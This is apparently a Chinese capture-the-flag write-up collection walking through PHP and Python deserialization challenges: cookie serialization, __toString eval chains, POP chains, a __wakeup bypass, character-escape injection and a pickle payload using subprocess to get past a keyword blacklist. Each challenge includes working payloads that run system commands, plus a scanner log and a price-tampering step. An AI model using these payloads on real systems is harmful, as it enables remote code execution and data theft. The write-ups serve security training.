

PHP 代码审计

PHP 字符串序列化

< 返回

点login咋没反应

WEB

未解决

分数: 40

金币: 6

题目作者: harry

— 血: ShiomiyaRinne

一血奖励: 5金币

解 决: 2550

提 示:

描 述: 点了login咋没反应

http://114.67.175.224:18955

01:55:53

删除场景

延时场景

请输入flag

提交


打开网页登录界面，题目说登录不进去，尝试找找其他线索

Username

Password

Login

在 CSS 文件中找到注释



URL 跟上参数拿到源码

我们在 Cookie 的 BUGKU 参数中传入序列化后的值

```
114.67.175.224:18955/?23065 x +
← → ↻ ⚠ 不安全 114.67.175.224:18955/?23065

<?php
error_reporting(0);
$KEY='ctf.bugku.com';
include_once("flag.php");
$cookie = $_COOKIE['BUGKU'];
if(isset($_GET['23065'])){
    show_source(__FILE__);
}
elseif (unserialize($cookie) === "$KEY")
{
    echo "$flag";
}
else {
?>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>Login</title>
<link rel="stylesheet" href="admin.css" type="text/css">
</head>
<body>
<br>
<div class="container" align="center">
    <form method="POST" action="#">
        <p><input name="user" type="text" placeholder="Username"></p>
        <p><input name="password" type="password" placeholder="Password"></p>
        <p><input value="Login" type="button"/></p>
    </form>
</div>
</body>
</html>

<?php
}
?>
```

找个在线生成的网站即可


恒创科技免备案服务器,海外多节点任选,2.!

ctf.bugku.com"

php序列化php反序列化成jsonphp反系

s:13:"ctf.bugku.com";

BurpSuite 拦截抓包修改拿到 flag



PHP 反序列化之 __toString() 魔术方法



打开网页给出源码

```
<?php
error_reporting(0);
highlight_file(__FILE__);
class GIT {
    public $username;
    public $password;
    public function __construct(){
        $this->username = 'guest';
        $this->password = 'Welcome to GITCTF!';
    }
    public function __destruct(){
        if($this->username == 'ZeroZone'){
            echo $this->password;
        }
        else{
            echo 'ZeroZone Lab new bee !';
        }
    }
}

class ZeroZone {
    public $code;
    public function __toString(){
        if(isset($this->code)){
            eval($this->code);
            return '';
        }
        else{
            echo "代码呢? ";
            return '';
        }
    }
}

$data = new GIT();
if(isset($_POST['data'])){
    $data = unserialize($_POST['data']);
}
```

```
class GIT {
    public $username;
    public $password;
    // 初始化用户名为 'guest', 密码为 'Welcome to GITCTF!'
    public function __construct(){
        $this->username = 'guest';
        $this->password = 'Welcome to GITCTF!';
    }
    // 如果用户名为 'ZeroZone', 则输出密码; 否则输出提示信息
    public function __destruct(){
        if($this->username == 'ZeroZone'){
            echo $this->password;
        }
        else{
            echo 'ZeroZone Lab new bee !';
        }
    }
}
```

```
class ZeroZone {
    public $code;
    // 当对象被当作字符串使用时自动调用
    public function __toString(){
```

```

        if(isset($this->code)){
            eval($this->code);
            return '';
        }
        else{
            echo "代码呢? ";
            return '';
        }
    }
}

```

```

// 创建一个新的 GIT 类实例
$data = new GIT();
if(isset($_POST['data'])){
    $data = unserialize($_POST['data']);
}

```

让 `$data->username == 'ZeroZone'`，并让 `$data->password`

由于 `__destruct()` 会输出 `$data->password`，如果能让 `$data->password` 为一个 `ZeroZone` 对象，并且触发 `__toString()`，就可以执行任意代码

```

<?php
class GIT {
    public $username;
    public $password;
}

class ZeroZone {
    public $code;
}

// 构造恶意对象链
$zero = new ZeroZone();
$zero->code = "system('cat /flag');";

$git = new GIT();
// 触发密码输出条件
$git->username = 'ZeroZone';
// 触发__toString() 方法
$git->password = $zero;

// 生成payload
echo serialize($git);
?>

```

```
<?php
error_reporting(0);
highlight_file(__FILE__);
class GIT {
    public $username;
    public $password;
    public function __construct(){
        $this->username = 'guest';
        $this->password = 'Welcome to GITCTF!';
    }
    public function __destruct(){
        if($this->username == 'ZeroZone'){
            echo $this->password;
        }
        else{
            echo 'ZeroZone Lab new bee !';
        }
    }
}

class ZeroZone {
    public $code;
    public function __toString(){
        if(isset($this->code)){
            eval($this->code);
            return '';
        }
        else{
            echo "代码呢? ";
            return '';
        }
    }
}

$data = new GIT();
if(isset($_POST['data'])){
    $data = unserialize($_POST['data']);
}
```

ZeroZone Lab new bee !flag{0c22f379b00944eeb509bfdac87d239a}

PHP & 引用相同内存



打开靶场给出源码

```
<?php
/**
 * Created by PhpStorm.
 * User: jinzhaohao
 * Date: 2019/10/6
 * Time: 8:04 PM
 */

highlight_file(__FILE__);

class BUU {
    public $correct = "";
    public $input = "";

    public function __destruct() {
        try {
            $this->correct = base64_encode(uniqid());
            if($this->correct === $this->input) {
                echo file_get_contents("/flag");
            }
        } catch (Exception $e) {
        }
    }
}
```

```

if($_GET['pleaseget'] === '1') {
    if($_POST['pleasepost'] === '2') {
        if(md5($_POST['md51']) == md5($_POST['md52']) && $_POST['md51'] != $_POST['md52']) {
            unserialize($_POST['obj']);
        }
    }
}
}

```

md5 绕过很简单，科学计数法及数组绕过都可以

这才来到最关键的地方，如何在序列化前让 `$this->correct === $this->input` 呢？

我们创建 BUU 类后，重新给 `this->correct` 赋值成 `this->input` 的值

在 PHP 中，`&` 表示 ** 引用赋值 **，效果是：


两个变量或者属性同时指向同一块内存，**任何一方变化，另一方立刻同步变化**

```

<?php
class BUU {
    public $correct;
    public $input;
}

$fun = new BUU();
// 让 $b1->correct 和 $b1->input 两个属性引用同一块内存地址，即：它们两个绑定为同一个变量
$fun->input = &$fun->correct;
$res = serialize(@$fun);
echo $res;
?>

```



PHP POP 链

[返回](#)

兔年大吉2

WEB

未解决

分数: 30

金币: 5

题目作者: commit

一血: Lazzaro

一血奖励: 5金币

解决: 149

提示:

描述: flag{}

<http://114.67.175.224:19068>

01:59:07

删除场景

延时场景

请输入flag

提交

__call() 魔术方法：当调用对象不存在的方法时，会触发该方法

__wakeup() 魔术方法：当对象反序列化时，会触发该方法终止脚本执行

__invoke() 魔术方法：允许对象作为函数被调用

__set() 魔术方法：当给不可访问的属性赋值时会触发

__get() 魔术方法：当访问不可访问的属性时会触发 __destruct

__construct() 构造函数：在对象被实例化后立即执行

__destruct() 魔术方法：当对象生命周期结束时自动触发

__toString() 魔术方法：当对象被当作字符串使用时自动调用

```
<?php
highlight_file(__FILE__);
error_reporting(0);

class Happy{
    private $cmd;
    private $content;

    public function __construct($cmd, $content)
    {
        $this->cmd = $cmd;
        $this->content = $content;
    }
}
```

```

    }

    public function __call($name, $arguments)
    {
        call_user_func($this->cmd, $this->content);
    }

    public function __wakeup()
    {
        die("Wishes can be fulfilled");
    }
}

class Nevv{
    private $happiness;

    public function __invoke()
    {
        return $this->happiness->check();
    }
}

class Rabbit{
    private $aspiration;

    public function __set($name,$val){
        return $this->aspiration->family;
    }
}

class Year{
    public $key;
    public $rabbit;

    public function __construct($key)
    {
        $this->key = $key;
    }

    public function firecrackers()
    {
        return $this->rabbit->wish = "allkill QAQ";
    }

    public function __get($name)
    {
        $name = $this->rabbit;
        $name();
    }

    public function __destruct()
    {
        if ($this->key == "happy new year") {
            $this->firecrackers();
        }else{
            print("Welcome 2023!!!!!!");
        }
    }
}

if (isset($_GET['pop'])) {
    $a = unserialize($_GET['pop']);
}else {

```

```
    echo "过新年啊~过个吉祥年~";  
}  
?>
```

首先传入 Year 中的 \$key="happy new year"

条件成立调用 firecrackers 方法

但 Rabbit 中 wish 不存在，所以调用 get 魔法方法

此时 \$name() 对象被当成函数访问，类型实际上是 Rabbit 对象

但 invoke 方法实际上是调用了 Nevv

因为 check() 是个方法不存在，所以调用了 call 方法

\$a 和 \$b 是两个 Year 对象，\$c 是一个 Rabbit 对象

它的构造函数接受 \$b（另一个 Year 对象）作为参数

这意味着 Rabbit 对象 \$c 会持有 \$b 对象

\$e 是一个 Happy 对象用于执行系统命令

将 Rabbit 对象 \$c 赋值给 \$a->rabbit

将 Nevv 对象 \$d 赋值给 \$b->rabbit

将 Nevv 对象 \$d 赋值给 \$b->rabbit

Year 对象的 \$rabbit 属性会被赋值为 Rabbit 对象

而 Rabbit 对象的 \$aspiration 属性会被赋值为 Year 对象，依此类推

```
<?php  
  
class Happy  
{  
    private $cmd = "system";  
    private $content = "cat /flag";  
}  
  
class Nevv  
{  
    private $happiness;  
  
    public function __construct($happiness)  
    {  
        $this->happiness = $happiness;  
    }  
}  
  
class Rabbit  
{  
    private $aspiration;  
  
    public function __construct($aspiration)  
    {  
        $this->aspiration = $aspiration;  
    }  
}
```

```

    }

    public function __set($name, $val)
    {
        return @$this->aspiration->family;
    }
}

class Year
{
    public $key = "happy new year";
    public $rabbit;
}

$result = new Year();
$year1 = new Year();
$year1->rabbit = new Nevv(new Happy());
$rabbit1 = new Rabbit($year1);
$result->rabbit = $rabbit1;
$rabbit1->aspiration = 1;

$result=serialize($result);
echo urlencode($result);

```

```

Year::__destruct()
├─ firecrackers()
│   └─ Rabbit::__set("wish", "allkill QAQ")
│       └─ aspiration->family (aspiration 是 Year)
│           └─ Year::__get("family")
│               └─ this->rabbit() (rabbit 是 Nevv)
│                   └─ Nevv::__invoke()
│                       └─ happiness->check() (happiness 是 Happy)
│                           └─ Happy::__call("check", [])
│                               └─ call_user_func($cmd, $content)

```

拿到 flag

```

        }
    }
}

if (isset($_GET['pop'])) {
    $a = unserialize($_GET['pop']);
}else {
    echo "过新年啊~过个吉祥年~";
}

?> Wishes can be fulfilledflag{dee7fc9338474fa563d6de7686d6a19f}

```

PHP 个数不等绕过 __wakeup()

题目

解题快手榜

×

[极客大挑战 2019]PHP 1

靶机信息

剩余时间: 3250s

<http://db076276-f4a2-48ee-9e97-f76f30a155cd.node5.buuoj.cn:81>

销毁靶机

靶机续期

已解锁

Flag

提交

打开网页给出了备份提示

因为每次猫猫都在我键盘上乱跳，所以我有一个良好的备份网站的习惯

不愧是我!!!



扫后台发现 ZIP 文件

```

C:\Windows\System32\cmd.exe
[21:54:37] 429 - 568B - /wp-content/uploads/dump.sql
[21:54:40] 429 - 568B - /WS_FTP/Sites/ws_ftp.ini
[21:54:39] 429 - 568B - /wps/PA_WCM_Authoring_UI/proxy/https/example.co
[21:54:40] 429 - 568B - /wsadmin.traceout
[21:54:40] 429 - 568B - /wsadmin.valout
[21:54:40] 429 - 568B - /wsadminListener.out
[21:54:40] 429 - 568B - /wsman
[21:54:40] 429 - 568B - /WS_FTP/
[21:54:40] 429 - 568B - /WSO.php
[21:54:40] 429 - 568B - /wso2.5.1.php
[21:54:40] 429 - 568B - /wso2.php
[21:54:39] 429 - 568B - /WS_FTP
[21:54:40] 429 - 568B - /WSsamples
[21:54:41] 429 - 568B - /wstats
[21:54:40] 429 - 568B - /wso.php
[21:54:40] 429 - 568B - /wshell.php
[21:54:41] 200 - 6KB - /www.zip
[21:54:42] 429 - 568B - /xsl/_common.xsl
[21:54:42] 429 - 568B - /xw.php
[21:54:42] 429 - 568B - /yaml.log
[21:54:42] 429 - 568B - /xwl.php
[21:54:42] 429 - 568B - /xsql/
[21:54:42] 429 - 568B - /xsl/common.xsl
[21:54:42] 429 - 568B - /XSQLConfig.xml
[21:54:42] 429 - 568B - /yaml_cron.log
[21:54:42] 429 - 568B - /yarn-error.log
[21:54:42] 429 - 568B - /yonetici
[21:54:42] 429 - 568B - /xsql/lib/XSQLConfig.xml
[21:54:43] 429 - 568B - /yonetim
[21:54:43] 429 - 568B - /yonetim.html

```

下载下来打开 index.php 拿到源码 (flag.php 是假的)

```

30 <div id="world">
31   <div style="background-color: #f0f0f0;">因为每次猫猫都在我键盘上乱跳，所以我有一个良好的备份网站的习惯
32   </div>
33   <div style="background-color: #f0f0f0;">不愧是我!!!
34   </div>
35   <div style="background-color: #f0f0f0;">
36     <?php
37       include 'class.php';
38       $select = $_GET['select'];
39       $res=unserialize(@$select);
40     ?>
41   </div>
42   <div style="background-color: #f0f0f0;"><p align="center" style="color: red;"> Syclover @ cl4y</p></div>
43 </div>

```

看到了反序列化，接下来去看 class.php

__wakeup 魔术方法：当对象反序列化时，会触发该方法终止脚本执行

__destruct 析构函数：当对象销毁时调用

```

<?php
include 'flag.php';

```

```

error_reporting(0);

class Name{
    private $username = 'nonono';
    private $password = 'yesyes';

    public function __construct($username,$password){
        $this->username = $username;
        $this->password = $password;
    }

    function __wakeup(){
        $this->username = 'guest';
    }

    function __destruct(){
        if ($this->password != 100) {
            echo "</br>N0!!!hacker!!!</br>";
            echo "You name is: ";
            echo $this->username;echo "</br>";
            echo "You password is: ";
            echo $this->password;echo "</br>";
            die();
        }
        if ($this->username === 'admin') {
            global $flag;
            echo $flag;
        }else{
            echo "</br>hello my friend~~</br>sorry i can't give you the flag!";
            die();
        }
    }
}
?>

```

我们需要传入 username = admin，password = 100，于是构造反序列化

```

<?php

class Name{
    private $username = 'nonono';
    private $password = 'yesyes';

    public function __construct($username,$password){
        $this->username = $username;
        $this->password = $password;
    }
}

$a = new Name('admin', 100);
var_dump(serialize($a));

?>

```

还没有结束，因为类的两个属性声明为 private，只在所声明的类中可见，在该类的子类和该类的对象实例中均不可见

所以要在此基础上补上 %00 的空字符

```
%00Name%00username  
  
%00Name%00password
```

最后是绕过 __wakeup()

当反序列化中对象属性的个数和真实的个数不等时，__wakeup() 就会被绕过，所以修改使其不相等即可

```
?select=0:4:"Name":3:{s:14:"%00Name%00username";s:5:"admin";s:14:"%00Name%00password";i:100;}
```

⚠ 不安全 | 5b95dbe3-4f85-4e66-8e5c-833093eb4f75.node3.buuoj.cn/?select=0:4:"Name":3:{s:14:"%00Name%00username";s:5:"admin";s:14:"%00Name%00password";i:100;}

🖼️ [bilibili](#) [博客园](#) [BUUCTF](#) [PAT](#) [AWD](#) [web渗透](#) [Python123](#) [简书 - 创作你的创作](#) [工具](#) [mysql修改密码的4...](#)



PHP 反序列化字符逃逸



打开网页拿到源码

```
<?php
// 需要以 get 方式传入f参数
$function = @$_GET['f'];

// 对 $img (形参) 进行过滤, 后缀不允许出现 'php','flag','php5','php4','fl1g'
function filter($img){
    $filter_arr = array('php','flag','php5','php4','fl1g');
    $filter = '/'.implode('|',$filter_arr).'/i';
    return preg_replace($filter,'',$img);
}

// unset() 销毁指定的变量。
if($_SESSION){
    unset($_SESSION);
}

$_SESSION["user"] = 'guest';
$_SESSION['function'] = $function;

// 本题的作用是将 _SESSION 的两个函数变为 post 传参
extract($_POST);

if(!$function){
    echo '<a href="index.php?f=highlight_file">source_code</a>';
}
```

```

if(!$GET['img_path']){
    $_SESSION['img'] = base64_encode('guest_img.png');
}else{
    $_SESSION['img'] = sha1(base64_encode($GET['img_path']));
}

// 对$_SESSION进行一些过滤
$serialize_info = filter(serialize($_SESSION));

if($function == 'highlight_file'){
    highlight_file('index.php');
}else if($function == 'phpinfo'){
    eval('phpinfo();'); //maybe you can find something in here!
}else if($function == 'show_image'){
    $userinfo = unserialize($serialize_info);
    echo file_get_contents(base64_decode($userinfo['img']));
}

```

首先让参数 f 等于 “phpinfo”，因为题目提示说这里可能会找到些东西

auto_append_file

d0g3_f1ag.php

很明显是要读取这个文件，代码里读取文件的地方在这里

```

if($function == 'show_image'){
    $userinfo = unserialize($serialize_info);
    echo file_get_contents(base64_decode($userinfo['img']));
}

```

反序列化字符串逃逸的原理：

在构造键值的时候某些关键字被过滤掉了，但序列化后的字符串记录的长度不会因为过滤而改变，所以就会把序列化后的字符串的结构当做值的内容给读取

首先康康反序列化结果长啥样

```

<?php
$_SESSION["user"] = '*';
$_SESSION['function'] = '**';
$_SESSION['img'] = base64_encode('guest_img.png');
echo serialize($_SESSION);

// a:3:{s:4:"user";s:1:"*";s:8:"function";s:2:"**";s:3:"img";s:20:"Z3Vlc3RfaW1nLnBuZw==";}

```

那么我们如果想要读取 d0g3_f1ag.php 文件的内容就需要令反序列化后的

`$_SESSION['img']` 为 `d0g3_f1ag.php => ZDBnM19mMWFnLnBocA==`

则初步反序列化内容

```
s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";
```

再看到 `$serialize_info = filter(serialize($_SESSION));`

先经过序列化，然后在进行 `filter` 函数，也就是过滤替换操作

这样的话就很有可能会造成序列化字符串逃逸的问题

首先默认的序列化数据是

```
a:3:
{s:4:"user";s:5:"guest";s:8:"function";s:14:"highlight_file";s:3:"img";s:20:"Z3Vlc3RfaW1nLnBuZw
==";}
```

这里可以控制的部分是 `user` 和 `function` 的内容

于是利用过滤，用 `user` 吃掉后面的，加 `;` 闭合掉前面的键值 `function`

```
;s:8:"function";s:14:
```

之后在 `function` 的部分便可以写入数据控制后面的内容了

要吃掉的数据一共是 22 个，于是 `user` 的值为 `phpphpphpphpphpphpflag`

`_SESSION[function]` 的值为

```
;s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";s:1:"f";s:1:"a";}
```

这里要保证数组内的个数相等，所以要传入两个值，于是构造利用 `payload`

```
_SESSION[user]=flagflagflagflagphpphp&_SESSION[function]=;s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";s:1:"f";s:1:"a";}
```

由于 `_SESSION` 数组有 3 个值，则需要在后面补充随便一个值即可

传入后 `$serialize_info` 的就为以下值

```
a:3:
{s:4:"user";s:22:"";s:8:"function";s:34:"";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";};s:3:"img";s:20:"Z3Vlc3RfaW1nLnBuZw==";}
```

随后再读取 `s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";`

随后大括号闭合

后面的 `";s:3:"img";s:20:"Z3Vlc3RfaW1nLnBuZw==";}` 值丢弃

读取到 `d0g3_flag.php` 内容为

```
<?php
$flag = 'flag in /d0g3_fllllllag';
?>
```

再依法读取 `/d0g3_fllllllag` 即可

```
_SESSION[user]=flagflagflagflagphpphp&_SESSION[function]=;s:3:"img";s:20:"L2QwZzNfZmxsbGxsbGFn";s:1:"f";s:1:"a";}
```

flag{c8ca893e-db54-4be0-8144-0316e3a10eca}

⌵ 🏠 元素 控制台 源代码/来源 网络 性能 内存 应用 Lighthouse Web Scraper HackBar

Encryption ▾ Encoding ▾ SQL ▾ XSS ▾ LFI ▾ XXE ▾ Other ▾

📄 Load URL

✂ Split URL

▶ Execute

http://a437cb54-d37f-4301-b7d6-7e268e44f65e.node5.buuoj.cn:81/index.php?f=show_image


☒ Post data ☐ Referer ☐ User Agent ☐ Cookies [Clear All](#)

```
_SESSION[user]=flagflagflagflagphp&_SESSION[function]=s:3:"img";s:20:"L2QwZzNfZmxsbGxsbGFn";s:1:"f";s:1:"a";}
```

Python Pickle 反序列化之 subprocess



提示了源码在 /src 目录，直接访问



```
import builtins import io import sys import uuid from flask import Flask, request, jsonify, session import pickle import base64
password, auth='ctfer'): self.username = username self.password = password self.auth = auth password = str(uuid.uuid4())
@app.route('/login', methods=['GET', 'POST']) def post_login(): if request.method == 'POST': username = request.form['u
"admin" return "Welcome Admin" else: return "Invalid Credentials" else: session['username'] = username return ""
```

```
import builtins
import io
import sys
import uuid
from flask import Flask, request, jsonify, session
import pickle
import base64
```

```

app = Flask(__name__)

app.config['SECRET_KEY'] = str(uuid.uuid4()).replace("-", "")

class User:
    def __init__(self, username, password, auth='ctfer'):
        self.username = username
        self.password = password
        self.auth = auth

password = str(uuid.uuid4()).replace("-", "")
Admin = User('admin', password, "admin")

@app.route('/')
def index():
    return "Welcome to my application"

@app.route('/login', methods=['GET', 'POST'])
def post_login():
    if request.method == 'POST':

        username = request.form['username']
        password = request.form['password']

        if username == 'admin' :
            if password == Admin.password:
                session['username'] = "admin"
                return "Welcome Admin"
            else:
                return "Invalid Credentials"
        else:
            session['username'] = username

    return '''
    <form method="post">
    <!-- /src may help you>
        Username: <input type="text" name="username"><br>
        Password: <input type="password" name="password"><br>
        <input type="submit" value="Login">
    </form>
    '''

@app.route('/ppicklee', methods=['POST'])
def ppicklee():
    data = request.form['data']

    sys.modules['os'] = "not allowed"
    sys.modules['sys'] = "not allowed"
    try:

        pickle_data = base64.b64decode(data)
        for i in {"os", "system", "eval", "setstate", "globals", "exec", '__builtins__',
'pickle', "class", "mro", "flask", "sys", "base", "init", "config", "session"}:
            if i.encode() in pickle_data:
                return i+" waf !!!!!!!"

```

```

        pickle.loads(pickle_data)
        return "success pickle"
    except Exception as e:
        return "fail pickle"

@app.route('/admin', methods=['POST'])
def admin():
    username = session['username']
    if username != "admin":
        return jsonify({"message": 'You are not admin!'})
    return "Welcome Admin"

@app.route('/src')
def src():
    return open("app.py", "r", encoding="utf-8").read()

if __name__ == '__main__':
    app.run(host='0.0.0.0', debug=False, port=5000)

```

- `/ppickle` 路由只支持 `POST` 方法。
- 从表单中获取 `data` 字段，并进行 Base64 解码。
- 通过 `sys.modules` 禁用 `os` 和 `sys` 模块。
- 检查反序列化数据中是否包含黑名单中的关键字，如果包含则返回错误信息。
- 如果数据通过检查，则尝试反序列化数据，成功返回 `success pickle`，失败返回 `fail pickle`

因为题目告诉了我们 flag 在 `/flag` 下，且其 `src` 路由会读取文件 `app.py` 内容并输出

因为禁用了 `os` 和 `sys` 模块，所以我们使用另一个模块 **`subprocess`** 执行系统命令

```

import pickle
import base64
import subprocess

# __reduce__ 方法：这是 pickle 模块中的一个特殊方法，用于定义对象在序列化时的行为，它返回一个元组，包含一个可
调用对象（通常是函数）及其参数
# subprocess.check_output：这是一个函数，用于执行系统命令并返回输出
class A():
    def __reduce__(self):
        return subprocess.check_output, (["cp", "/flag", "/app/app.py"],)

a = A()
b = pickle.dumps(a)

print(base64.b64encode(b))

```

success pickle

⌵ ⌵ 元素 控制台 源代码/来源 网络 性能 内存 应用 Lighthouse Web Scraper HackBar

Encryption ▾ Encoding ▾ SQL ▾ XSS ▾ LFI ▾ XXE ▾ Other ▾

📄 Load URL

🔗 Split URL

▶ Execute

☒ Post data ☐ Referer ☐ User Agent ☐ Cookies [Clear All](#)

data=gASVQgAAAAAAAAACMCnN1YnByb2Nlc3OUjAxjaGVja19vdXRwdXSUk5RdICiMAmNwllwFL2ZsYWVl

访问 src 目录拿到 flag

flag{b33e865c-a61c-453b-8c78-dc854eac28a1}

⏮ ⏪ 元素 控制台 源代码/来源 网络 性能 内存 应用 Lighthouse Web Scraper HackBar

Encryption ▾ Encoding ▾ SQL ▾ XSS ▾ LFI ▾ XXE ▾ Other ▾

🌐 Load URL

🔗 Split URL

▶ Execute

☒ Post data ☐ Referer ☐ User Agent ☐ Cookies [Clear All](#)

data=gASVQgAAAAAAAAACMCnN1YnByb2Nlc3OUjAxjaGVja19vdXRwdXSUk5RdlCiMAmNwllwF

Python Pickle 反序列化之 commands



打开网页给出提示



网页太多了，用脚本去找

```
import requests

url="http://30b74212-bc6f-465c-8b60-d9aeaa215b75.node4.buuoj.cn:81/shop?page="

for i in range(0,2000):
    print(i)
    r=requests.get( url + str(i) )
    if 'lv6.png' in r.text:
        print (i)
        break
```



LV6

b*sh*

1145141919.0

购买

找到后购买钱不够，修改前端代码的折扣

```
<input type="hidden" name="_xsrf" value="2|44583b09|c151d09bb5d5cf62f048ba3c8">
<input type="hidden" name="id" value="1624">
<input type="hidden" name="price" value="1145141919.0">
<input type="hidden" name="discount" value="0.0000000008"> == $0
<button class="btn btn-danger" type="submit">结算</button>
```

购买后显示只能 admin 访问

该页面，只允许admin访问

查看 Cookies 发现有 JWT

应用	元素	控制台	源代码/来源	网络	性能	内存	应用	Lighthouse	Web Scraper	HackBar
应用	Y 过滤									
